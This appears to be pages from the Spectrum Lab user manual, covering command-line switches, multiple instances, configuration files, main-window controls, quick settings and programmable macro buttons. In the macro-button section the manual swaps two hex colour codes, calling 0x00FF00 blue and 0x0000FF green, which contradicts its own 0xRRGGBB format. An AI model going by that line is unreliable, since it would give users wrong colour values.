  Analyses the file "test.wav", prints a message into the spectrogram, waits until the analysis is done, captures the (spectrogram-)screen as "test.jpg", and finally quits. Note the importance of the sequence, especially the /w option.

See also: Communication with external programs, Audio Clients and Servers,
Using a system with more than one audio device,
Overwiev of command line parameters,
Running multiple instances (with different configurations),
Creating shortcuts for different configurations,
back to top

2.11.1 Overwiev of command line parameters

The following command line *parameters* are specified in the form **<key>=<value>**.
Note that there must be no spaces between the key (keyword), the '=' character, and the value.
If the *value* is a string with space characters, the command line argument must be embedded in double quotes (so the windows command line parser will recognize it as a single argument).

m= sets the name of the machine configuration file

u= sets the name of the user configuration file

t= sets a new title for Spectrum Lab's main window only

T= sets a new *title* for the main window ***and*** the text in the windows *task bar*.
Example (see screenshot on the right):
SpecLab.exe "T=VLF Spectrogram"

The following command line *switches* are prefixed with a slash character (or backslash). Most of them do **not** use a <key>=<value> syntax:

/si : option (switch) to send *the rest of the command line* to the first running instance. Explained here in detail.

/q : quit option. Instructs the program to terminate itself when "finished", usually with playing a wave file etc.

/w : wait option. Waits for file analysis, before the rest of the command line is executed. Details here .

/nomenu : hides the main menu (and the window borders) after launching the program. To restore the main menu, press ESCAPE.

/inst=N : overrides the instance-detection, and instructs the program to run as the N-th instance (N=1 to 6) .

/noasio : Do not use ASIO drivers (only standard multimedia drivers).
Implemented 2011-08-09 when the program seemed to crash while trying to enumerate the available ASIO drivers.

/debug : For debugging purposes, specifiy the option `/debug` on the command line when launching Spectrum Lab. The program will write a file named "debug_run_log.txt" into the *current directory*, which may help me tracing bugs (answering questions like "how far did it get" - "where did it crash" - "why did it load so slow" - etc).
This proved to be a very helpful debugging aid, when the program crashed on certain machines, using a certain windows version, a certain soundcard, etc. The contents of this debug log may look like this (just an example, when the program terminated "normally") :

```
19:38:45.9 Logfile created, date 2012-10-15
19:38:45.9 checking instance...
19:38:45.9 Executable: c:\Spectrum\SpecLab.exe
19:38:45.9 Compiled  : Oct 15 2012
19:38:45.9 Data Files: c:\Spectrum
19:38:45.9 init application...
  ... (many lines removed here) ...
19:38:55.7 Beginning to close ....
  ... (many lines removed here as well) ...
19:38:59.4 Deleting SPECTRUM objects
19:38:59.4 Deleting other buffers
19:38:59.4 FormClose done
19:38:59.4 Ok, all 85 dynamic memory blocks were freed.
19:38:59.4 Reached last termination step; closing logfile.  (this message indicates
that the program closed "as it should")
```


If you find any messages like "Serious Bug", "Fatal Error", "Allocation Error", "Application Error" etc in that list, please let me know.
More details about running Spectrum Lab in 'debug' mode, and how/where to report bugs, is in the 'Troubleshooting' notes.

back to top

2.11.2 Running multiple instances of the program

If is possible to have more than one instance of Spectrum Lab running at the same time on a single PC. The number of instances depends on the CPU speed and amount of installed RAM.
In the "old days", a single soundcard could only be opened by a single program, but these days (unless you need to use an ASIO driver) a single soundcard can be used by multiple programs, preferrably all using the same sampling rate. See "Using a system with more than one audio device" in the description of the configuration dialog.

If two instances of Spectrum Lab run side-by-side on the same PC, the program ensures that different configuration files are used as described above.(at least for the first and second started instance). This allows you to start two instances with the same shortcut icon on the desktop. Even different window positions and sizes are saved in the configuration files. During program start, Spectrum Lab checks if it "already runs" in another instance. If so, the title of the 2nd instance's main window will display something like this to avoid confusion:



The "[2]" in the window title also appears on some of the second instance's child windows.

Programmer's Information:

> The detection of other instances uses mutexes. The first instance creates a mutex called "SpecLab1", the second a mutex "SpecLab2". This is also a way to detect the presence of Spectrum Lab for other programs.
> To bypass the instance-detection (which may be necessary in very rare cases), use the /inst=N command line option (N=1...6) .

back to top

2.11.3 Creating shortcuts for different configurations

You can create a shortcut ICON with command line arguments / parameters. Right-Click on an empty space of the desktop, then select "New..Shortcut (?? on a german PC: "Verknüpfung"), then find your way to the directory where SpecLab is installed, and append the command line parameters (using hyphens). The complete string should look like this (just an example, the path may be different on your machine !):

C:\Spectrum\SpecLab.exe "m=Machine1.ini" "u=BandView.ini" "t=My Title"

back to top

2.11.4 Configuration data files

A lot(!) of configuration parameters are saved between to SpecLab sessions in old-fashioned INI files (not in the registry !). One contains only machine-specific data (and should not be copied from one PC to another), the other only stores application-specific data (and can safely be copied from one PC to another, to run the program with the same settings there).

The machine configuration data contain:

- the information which audio device (soundcard etc) shall be used, and how it is accessed
- calibration tables for the audio device (true sample rates etc)
- interface setup to control a transceiver (COM-port, control lines etc)
- and possibly something more

The user configuration data contain:

- screen setup
- sample rate, frequency range, FFT resolution,

- amplitude range
- waterfall scroll rate, display colors, etc etc etc

back to top

See also: Spectrum Lab's main index

Last modified : 2020-10-23

Benötigen Sie eine deutsche Übersetzung ? Vielleicht hilft dieser Übersetzer - auch wenn das Resultat z.T. recht "drollig" ausfällt !
Avez-vous besoin d'une traduction en français ? Peut-être que ce traducteur vous aidera !

- Contents
- **Controls**
- Displays
- Settings
- Circuit
- Filters
- ⊗

3 Controls in the main window

The main window of spectrum lab contains the most important controls and output of the spectrum analyzer:

- Main Window with menu
- Predefined settings (in the "quick settings" menu)
- Spectrum Display (in separate document, with frequency scale, waterfall and/or spectrum graph)
- Time Axis
- Controls on the left side of the main window (with frequency control panel, various sliders, progress button, programmable buttons, etc)
- Controls on the bottom of the main window (with the spectrum buffer overview)
- Cursor Position Display (readout cursor)
- Color Palette Control ("contrast and brightness" of the waterfall)
- Progress Indicator / Stop button
- Programmable buttons

Other functions may be implemented in other windows, which you can open from the "View" menu (in SL's main menu).

See also: Spectrum Lab's main index.

3.1 Main Window, main menu

The main window contains the main menu, the spectrum display (on the right side) and -optionally- some control elements on the left side, and some in the control bar on the bottom.

The ***main menu*** contains the following items:

3.1.1 File

This menu is used to..
load settings, change directories and select file names for screen captures, etc configure screen capture, periodic and scheduled actions, Select audio files for logging and for analysis.

3.1.2 Start/Stop

This item in the main menu can..
start and stop the audio processing thread,
the spectrum analyzer,
disable audio input from, and output to the soundcard.

3.1.3 Options

Purpose of this item in the main menu:
change Audio settings, FFT settings (for the spectrum analyzer),
display settings, colours, etc,
configure the Radio Direction Finder (RDF),
change options for saving and analyzing wave files,
launch the soundcard's volume control program for "record" and "play",
and some other specials functions.

3.1.4 Quick Settings

This menu allows to change all settings of Spectrum Lab very quickly. There are some predefined settings in this menu, and some user-defineable entries which are initially empty. More about creating and adding your own set of settings can be found here.
Some of the built-in configuration in the "Quick Settings" menu are described further below.

3.1.5 Components

Configures some of the components in SL's signal analysis circuit, for example: Input monitor, output monitor,
Test Signal Generator,
Filter Control Window,
Second Spectrogram window,
Time Domain Scope ('oscilloscope'),
Watch List and Plot window,
Command Interpreter window.

3.1.6 View/Windows

The items in this menu toggle some of the more frequently used options in SL's main display screen. It can also be used to open some other windows belonging to Spectrum Lab, which are not related to the 'test circuit' (unlike the 'Components' menu). The "View/Windows" menu allows you to switch to any of these sub-windows quickly, even if they are hidden by other windows.
Some of the sub-windows are listed here:


- toggle the spectrogram (waterfall) display on/off;
- toggle the spectrum graph (curve display) on/off;
- toggle the amplitude bar;
- toggle the correlogram;
- show/hide the controls on the left side of the main window;
- show/hide the controls on the bottom of the main window;
- hide the main window and the title bar (press ESCAPE to restore them);
- switch to the Watch List and Plot window;
- open Spectrum Lab's Command Interpreter window;

- access some other screens, mainly for debugging, which you will hardly ever use.

Hint: Windows which are already opened will be checked in the "View/Windows". You can quickly switch between them, even if they are completely hidden by other windows on the desktop, by pressing CTRL-F6 ("Switch between SL's open windows"). This works a bit like the Windows task switcher (ALT-TAB), but only switches through Spectrum Lab's own windows. But a few SL windows may (or may not) be visible in the windows task bar.

3.1.7 Help

Contains some topics of the help system and the inevitable "about"-box. The help system only works properly if there is an HTML browser installed on your system which supports jumps to anchors in the html documents through the command line. For example, if help about the spectrum graph shall be displayed, SpecLab invokes the browser with the command line argument "../html/specdisp.htm#spectrum_graph" (or similar).
If the browser is too stupid to scroll to the anchor (like some Firefox versions), try another browser. In the SL configuration, switch to 'Filenames' (tab), and enter the full path and name of the browser (executable) in the 'HTML Browser' field (you can double-click into the field to open a file selector dialog for *.exe files) :



☑ use relative path if possible, base: C:\cbproj\SpecLab

Machine Config : MCONFIG.INI

HTML browser "C:\Program Files (x86)\Google\Chrome\Application\chrome.exe"

Shown: Settings for Analyser 1, channel 1 (L)

So sorry to see you replaced by this browser, dear Firefox..

You can check the last command line that Spectrum Lab used to open the last help topic: In the main menu, select 'Help' .. 'Show last browser command'. Spectrum Lab looks for the path to the browser in the registry, first for Firefox and Opera, and finally (if no other browser was found) it looks for the key "HKEY_CLASSES_ROOT\htmlfile\shell\open\command".
The 'Help' menu also contains an item named 'Check for Update via Web Browser'. Use this function occasionally. It will open a simple webpage, which checks if your version of Spectrum Lab is still up-to-date, based on the program's compilation date, which is sent through the HTML query string. Please use this function if you experience problems, before reporting bugs, as explained in the document about 'troubleshooting'.

back to top

3.2 Built-in "Quick Settings" (in the main menu)

Some typical configurations can be recalled from the "Quick Settigns" menu. In contrast to the user-defined settings (in the lower part of that menu), the following configurations are hard-coded in the program - so they don't have to be loaded from an external configuration file. Most of these settings are organized in categories (in the form of submenus), to avoid a bulky long top-level menu. The following list may be incomplete since the program still keeps growing:

- Radio Equipment Tests

includes two-tone test (with calculation of 3rd-order intermodulation products), and a SINAD test procedure.

- Slow Morse Reception
  Used by radio amateurs to detect very weak, but coherent signals.
- Predefined Digimodes
  Opens the digimode terminal, and shows a selection list for some of the implemented "digimodes" (like PSK, Hell, transmission of Slow Morse Code, etc).
- Other Amateur Radio Modes
  Optimizes the spectrum display to receive other amateur radio transmissions, without opening the digimode terminal
- Image-cancelling DC receiver (with separate I/Q inputs)
  Experiments with software-defined radio; more details here.
- Colour Direction Finder
  Switches the waterfall into Radio Direction Finder-mode without affecting other settings.
- Natural Radio, Animal Voices
  Spectrograms optimized for natural radio (sferics, "tweeks", and "whistlers"); Spectrograms to examine human voice and animals in the audible spectrum, and a special mode to convert ultrasonic bat calls into the audio range with a fast real-time spectrogram (requires a fast PC (at least 1.7GHz) and a soundcard with at least 96 kHz sampling rate).
- Reassigned Spectrograms
  can, under certain conditions, increase the time- and frequency resolution. The items in this submenu are:
  - Time- and frequency reassigned display
    Switches from 'classic' waterfall to reassigned display mode, without changing anything else. If this item is checked, the display already runs in 'reassigned spectrogram' mode.
  - Frequency- but not time-reassigned display
    Similar, but reassigns the short time fourier transforms along the frequency axis (not along the time axis).
  - Classic Spectrogram
    Switches back to the classic (non-reassigned) spectrogram display.
  - "Voices" (reassigned)
    This is a sample application for a reassigned spectrogram, using a relatively fast, non-scrolling spectrogram with a logarithmic frequency scale.

  Details about reassigned spectrograms are in a separate document; a comparison between a 'classic' spectrogram and a reassigned spectrogram is here .
- Restore all "factory" settings
  Helpful if you got lost in all those settings, and cannot get the program working again. This function restores most settings to the same state after the original installation (except for a few machine-dependent settings, like calibration of the sampling rates, etc).

See also: main menu , help index .

back to top

3.3 Spectrum Display

The spectrum display shows the spectrum of the analyzed signal as spectrum graph and/or waterfall.

Both display types are explained here in more detail.

As an overlay for the spectrum graph, a reference curve can be displayed.

back to top

3.4 Control Elements in the main window

The control elements are usually visible on the left side of the main window. You can turn them off from the main menu ("View") to increase the visible size of the spectrum display. (the different forms of the spectrum display are explained in a separate document)

Some of the **controls on the left side** of the main window are explained in the following sections. There is ...

- a tabbed display control panel with frequency control, Time slider (to scroll back), and RDF compass .
- the Cursor Display
- the Color Legend / Palette Control panel
- the Progress Indicator / Stop button
- and some programmable buttons

Mainly used as a buffer-preview for long-term observations, there are also some **controls on the bottom** of the main window:


- The large-buffer-overwiew
- Navigation buttons to scroll the spectrogram through the large buffer

3.4.1 Tabbed display control panel

There is a tabbed control panel on the left side of Spectrum Lab's main window, showing...

- the displayed frequency range for the main spectrogram (waterfall) and/or spectrum graph
- the time,
- and -depending on the display mode- a colour palette for the colour-coded RDF Spectrogram

Frequency control panel (in SpecLab's main window)



vfo 7 031 000 Hz

fc 7.0310 MHz

sp 158.73 kHz

(frequency control tab)

Controls on the 'Freq'-tab in the main window:

VFO (Variable Frequency Oscillator "tune frequency")

Tuning frequency for the 'VFO' in an external SDR, like SDR-IQ, Perseus, or an external hardware controlled via CAT interface, Audio-I/O- or ExtIO-DLL. In configurations without 'controllable' frequency conversion, leave this field zero. Note: In additon to the 'VFO frequency', there is another frequency offset which *may* be added to the display - see Radio Frequency Offset .

fc (center frequency for the spectrum/spectrogram)

Can be used to set the displayed center frequency manually. But in most cases, it's easier to move the main frequency scale with the mouse.

sp (frequency span for the spectrum/spectrogram)
Can be used to change the displayed frequency range. But in most cases, it's easier to do this with the zoom buttons, or with the content menu of the main frequency scale.

--- or, alternatively, instead of 'fc' and 'sp' : ---

f1 (minimum frequency for the spectrum/spectrogram display)
This an alternative to define the displayed frequency by 'fc' and 'sp' (center frequency and span).

f2 (maximum frequency for the spectrum/spectrogram display)
Together with 'f1', this is an alternative method to define the displayed frequency range.
Select between 'fc'/'sp' and 'f1'/'f2' with the options menu mentioned below.

opt ('options' button on the 'Freq' panel)
Opens a small menu with VFO / frequency related options:

Frequency controls: Center frequency and span, or min- and max frequency
Allows to switch between the two alternative style to define the displayed frequency range. See explanation of the input fields 'fc'/'sp' and 'f1'/'f2' above.

Include VFO frequency on frequency scale
When checked, the 'VFO frequency' is included in the labels on the main frequency scale. When not checked, the main frequency scale shows the 'baseband' (or 'audio') frequency range.

Synchronize 'VFO' frequency with the remotely controlled rig
When checked, the VFO frequency will be transferred in both directions (via CAT, CI-V, or similar): Changing the frequency in SL's 'VFO' input field (via keyboard or mousewheel) will also change the radio's frequency. Vice versa, turning the radio's VFO knob will also set Spectrum Lab's 'VFO' edit field, and optionally also modify the main frequency scale. Without this option, only 'black-box' SDRs without their own frequency controls will be controlled by SpecLab.

Fixed display span at 1 pixel per FFT frequency bin
When checked, the 'frequency span' (sp) is automatically set to that each horizontal pixel position on the spectrum/spectrogram exactly matches one FFT frequency bin.

Disable auto-apply and increment/decrement for frequency input fields
When checked, the 'frequency' input fields (VFO, display center, and display span) behave as in older versions, without automatically 'finishing' the input, and without the possibility to increase/decrease the current values via cursor keys or mousewheel. Input to those input fields must then be finished manually with the ENTER key.

Values in the above 'frequency' fields can be entered directly (through the keyboard). In addition, you can increment/decrement the current value with the cursor keys, or the mousewheel. The cursor position (not to be confused with the mouse pointer) defines the stepwidth.

When typing a frequency into any of these three edit fields, you can enter expressions like "135.8k" instead of 135800 if you like. The input will be converted to the standard notation when pressing ENTER, unless the the 'auto-apply' option is disabled in the 'opt' menu mentioned above.


Other tabs of this control panel are explained in the next chapter, and -possibly- in other documents because there may be more tabs than in the screenshot shown above.

See also: Help index, Settings for remote VFO control via CI-V, Displaying Icom's broadband spectrum.

back to top

3.4.2 Time Axis

The "Time Axis" panel shows the current time and the time of the latest waterfall line. It may also be used for scrolling the waterfall "back in time".



Time Axis

Now: 21:15:16

View: 21:15:16

If the spectrum line buffer is large enough (larger than the number of waterfall lines on screen), you may scroll the time axis of the waterfall "back to the past". Old parts of the waterfall which have already disappeared from the screen can be made visible again, you may also zoom the old parts of the waterfall using the controls on the "Frequency Axis"-panel or change their color using the controls on the "Color Palette"-panel.

Shifting the slider on the "Time Axis"-panel to the RIGHT will scroll the contents of the waterfall back to the past. The waterfall will stop it's real-time-scrolling as long as the time-slider is not in the leftmost position. The FFT output will be recorded in the background then (but data collecting *will not stop*).

This situation is indicated by the "Time Axis"-panel changing its color from the usual gray to a light cyan. As long as you see the "Time Axis"-panel in an unusual color, you know that the waterfall display is not in "real-time"-mode but shows old data.

The amount of time (seconds, minutes, hours, or even days) is dictated by the waterfall scroll rate in conjunction with the spectrum buffer size. The spectrum buffer size can be modified on a special tab of the configuration screen,

Shifting the time-slider back fully to the LEFT will return to "real-time"-mode.

The "Time Axis"-panel also shows the current time ("NOW:") and the time when the latest visible waterfall line has been recorded ("VIEW:"). In "real-time"-mode of the waterfall there will only be a maximum difference of one FFT calculation interval between the "NOW"- and "VIEW"- time.


Note that the "Time Axis" panel (like all other time-indicators in this program) use UTC (=GMT) to be independent of the earth's timezones. If you don't see the correct time shown in UTC on this panel, you should check the time settings of your PC (double-click the time display in the task bar).

An alternative to the slider on the time-panel is the buffer-overview bar on the bottom of the main window.

back to top

3.4.3 Cursor Position Display

The Cursor Position panel shows information about the current mouse (cursor) location.



Cursor Position

15624.9989 Hz(f)

-33.2dB 69.60°

06:37:05.7

The display on the cursor-panel depends on the cursor display mode, which can be switched by clicking on the frame of the cursor panel. Some of the cursor display modes and -options are:

- Simple (one or two independent cursors)

- Delta (show frequency- and amplitude differences between the two cursors)
- Peak-detecting within narrow frequency range (the range is +/- 4 pixels along the frequency scale)
- Amplitude from mouse-cursor, not from plotted data (only works in the spectrum graph, not in the spectrogram).
  If this option is selected, the displayed amplitude is not related to the measurement, but only to the cursor position.
- Let cursor #1 follow the mouse position
  With this option, you don't have to click anywhere to change the position of readout-cursor #1 (red).
- Show info text near mouse pointer (shows frequency and amplitude of the mouse pointer position as text near the pointer)

In "simple" cursor mode, the cursor display panel shows...

- The upper line in the cursor box usually shows the frequency for the mouse-position, or (if the readout-cursor is fixed to a certain position), the frequency of the cursor's fixed position. In peak-detecting mode, the frequency may vary even if the pixel-position of the cursor (in the spectrogram) is constant (like in fixed-cursor mode). The peak-detecting range is a few pixels on the waterfall screen. The peak itself can be seen as a small green circle in the spectrum graph.
  Note: the displayed frequency has a larger resolution, and usually also a larger accuracy than dictated by the FFT bin width, thanks to a special interpolation subroutine.
- The second line usually shows the frequency (in Hertz) and the amplitude (decibel or percent) related to the mouse position.
  In Radio-Direction-Finder mode, the cursor box also displays the direction towards the transmitter of the displayed signal (note that this RDF is frequency-sensitive).
- The third line may show other infos, for example the timestamp when the waterfall line *under the cursor* has been recorded (hr:min:sec).

If the control bar on the left side of the main window is switched off, the cursor text is displayed on the right edge of the main menu, so the cursor data can be seen even without the cursor display panel.

Note: Since May 2004, the text on the cursor panel can be selected with the mouse, and copied into the clipboard (with CTRL-C as usual). This makes it easier, for example, to transfer the peak-frequency into any other edit field, calibration table, or any text document.

For some special applications, you can retrieve the frequency , amplitude, and timestamp of the readout cursor with the interpreter function spa.cursor.xxx .


3.4.3.1 Fixing the cursor on a certain frequency

The displayed data in the cursor window can optionally be fixed to a certain frequency, no matter where you move the mouse. To achieve this, click into the spectrogram near the "frequency of interest" with the right mouse button. In the popup menu which opens, select one of the "Set Cursor To..." functions.

To switch back from fixed-cursor to mouse-cursor mode, select the function "unlock cursor" in the waterfall popup menu.

back to top

3.4.4 Color Palette Control




The Color Palette panel on the main window shows all colors that are currently used for the waterfall display (a kind of "color legend").

The two sliders on the "Color Palette" control panel affect the brightness (B) and contrast (C) of the waterfall colour assignment. This is an important feature if you are digging for weak signals, because it allows you to enhance the readability on the fly ! The palette looks a bit different if the waterfall runs in Radio Direction Finder mode, but the B & C controls work in both modes (in RDF/CDF mode, Contrast/Brightness only affect the luminosity but not the color hue values).

Note:

> If the brighness slider is labelled "b" (instead of "B"), the automatic brightness control ("visual AGC") is active.

Click into the color bar to pick a different colour palette. All palettes contained located in the 'palettes' subdirectory are displayed in the menu (see screenshot on the right side).



If necessary, additional colour palettes can be created with SL's built-in color palette editor.

At the lower side of the color control panel is a scale which usually shows some decibel values. Double-click into the decibel scale to open SL's settings dialog where you can modify the visible amplitude range (usually specified in dB, but linear scales are also possible).

Note: Instead of cranking up the "contrast" slider to the maximum (to dig weak signals out of the noise), you can also reduce the 'Displayed Amplitude Range' in the spectrum display configuration as explained here . For example, if the "interesting" signals are all in the range -60 dB to -50 dB, don't use an amplitude display range of -120 dB to 0 dB (instead, use -70 dB to -40 dB).

See also: palette editor , visual AGC , help index

back to top

3.4.5 Progress Indicator/Stop Button

This button on the left side of the main window (under the contrast / brightness slilders) has different functions, which will be shown as a text on this button.

The button's surface may...

- Show the current size of a log file (if file logging is active) and stops file logging
- Show the current position in the analyzed input file (if file analysis is active) and stops file analysis
- Show error messages like shortage of buffer memory or too slow CPUs (during "normal" operation)


- Show a hint as long as there are not enough samples collected for full spectral resolution (i.e. "waiting for more data until the first FFT can be calculated" or "showing a preliminary, zero-padded FFT ")

Clicking on the progress button can take you to a more detailed error description, or clear (acknowledge) a certain message .

back to top


3.4.6 Programmable buttons

On the left side of the main window, there are a few programmable buttons (which you can only see if the window is large enough..). These buttons are completely user programmable, both the text in the button, and the function which will be executed when the user clicks one of these buttons.



To execute the button's programmed function, click it with the left mouse key or press enter when it's selected.

To change the button's programmed function and its text, click it with the right mouse key to open the following dialog:


Macro Button Editor - button[1]

Variable String Expression for Menu Item

```
"Capture "+str("hh:mm:ss",now)
```

☑ evaluate and update caption periodically

Interpreter Command(s) to be executed on click

```
capture("capt"+str("YYMMDDhhmm",now)+".jpg")
```

Hotkey (decimal keyboard code) : 112 = F1

□ hotkey always active, regardless of keyboard focus

The field "variable String Expression for button text" defines the text on the button's face (caption). This can be a simple fixed text string (embedded in double quotes), or a combined string expression like this:

```
"Time: "+str("hh:mm:ss.s",now)
```

More about this can be found in the description of Spectrum Lab's built-in interpreter, look for "string expressions" there. If the button text is not a fixed string but a variable expression, set the checkmark "evaluate and update caption periodically".

The field "Interpreter Command(s) to be executed on click with left button defines what shall happen when the user clicks a programmable button. This is usually a sequence of **interpreter commands** (explained in another document), but it is also possible to run external programs this way using the "exec" command.
In the screenshot above, the 'capture' command is used to produce a screenshot which contains the current date+time in the filename whenever the user clicks on the self-defined button "Capture now". However, you can do an awful lot of other things with the programmable buttons once you know how to use Spectrum Lab's built-in command interpreter.

The field "Hotkey" allows you to define a hotkey for the programmable button. Pressing the hotkey will have the same effect as clicking on the button with the left mouse key (see above). An empty hotkey, or the value zero means the button can only be activated with the mouse, but not through the keyboard. The keyboard-combination must be entered as a decimal value (windows "virtual key" code, see below). The code can be easily found by clearing the hotkey field, and pressing the hotkey (on the keyboard, for example F1). If the hotkey edit field is empty, it will automatically be filled with the decimal value. A few decimal keyboard codes are shown below.

F-Key	F1	F2	F3	F4	F5	F6	F7	F8	F9	F10	F11	F12
code (without SHIFT etc)	112	113	114	115	116	117	118	119	120	121	122	123
with SHIFT key (= code + 256)	368	369	370	371	372	373	374	375	376	377	378	379
with CTRL key (= code + 512)	624	625	626	627	628	629	630	631	632	633	634	635

With the option
'hotkey always active, regardless of keyboard focus'
set, the programmable button can even be activated via its hotkey if the keyboard focus (aka 'input focus') is currently on a different window. Without this option, the buttons can only be active if the focus is on Spectrum Lab's *main window*.

Usually the programmable buttons are used to invoke interpreter commands (as explained above). But those buttons on the left side of the main window can also be *controlled* through SL's command interpreter. Here is an example to change the background colour of the first (i.e. topmost) button:


```
   button[1].color = 0xC0FFFF : REM change background to light Cyan
```

The format of the hexadecimal colour codes is similar to HTML: 0xRRGGBB, where each of the three components (RR=red, GG=green, BB=blue) ranges from 00 = minimum to FF = maximum brightness. 0x000000 is black, 0xFF0000 is pure red, 0x00FF00 is pure blue, 0x0000FF is pure green, 0xFFFFFF is bright white. A negative colour value restores the button's dull grayish background colour.
If the button number is omitted, the interpreter will access the button which is currently been 'executed' (eg. clicked). This way, a button can change its own colour when clicked, or when its hotkey is pressed.

See also: String expressions, command- and function overview, Index .

3.5 Controls on the bottom of the main window

To open an additional control bar on the bottom of the main window, select "View/Windows"..."Control bar on bottom" in the main menu. Some of the controls in the bottom bar are explained below (but not all, because this is still "in the making"). If this control bar is visible, the bottom of the main window may look like this:



The screenshot also shows a part of the main spectrogram. The bottom control bar below it contains an overview of the spectrum buffer (which can be configured through a menu). It only makes sense to turn this control bar on if the spectrum buffer covers a larger timespan than the main spectrogram. If you don't need this control bar, turn it off using the popup menu in the lower right corner.

3.5.1 The Spectrum Buffer Overwiew (in the bottom control bar)

The narrow spectrogram in the control bar contains an overview of the buffer contents. By default, the whole buffer is visible, but you can also zoom in with the buttons on the right side. The part of the buffer which is visible in the main spectrogram is marked with a small red or green rectangle. Red colour means "the main spectrogram is scrolled back in time", green colour means "the main spectrogram shows the most recent data, it is NOT scrolled back".

To scroll back and forth, you can grab the indicator rectangle with the mouse and move it left or right.

Because the overview may be zoomed, you can alternatively use the navigation buttons which are explained below.

3.5.2 Navigation buttons to scroll through the spectrogram buffer

The two buttons next to the overwiev can be used to scroll the main spectrogram through the buffer, page-by-page (the left button jumps further into the past, the right button from past to present, until the indicator turns green as explained above).

The two zoom-buttons can be used to zoom the buffer overwiew (they do NOT affect the main spectrogram !). This is helpful if the buffer contains a really HUGE amount of spectrum lines, for example an overnight recording.

The menu button in the bottom control bar opens a small popup window where you can find some options for the spectrogram overview, one of them is to open the configuration screen with the spectrum buffer settings.

Last modified : 2020-10-23

Benötigen Sie eine deutsche Übersetzung ? Vielleicht hilft dieser Übersetzer - auch wenn das Resultat z.T. recht "drollig" ausfällt !
Avez-vous besoin d'une traduction en français ? Peut-être que ce traducteur vous aidera !

- Controls:
- Menus
- Quick Settings
- Control Tabs
- Color Palette
- Buttons
- ✖

- Contents
- Controls
- **Displays**
- Settings
- Circuit
- Filters
- ⊗

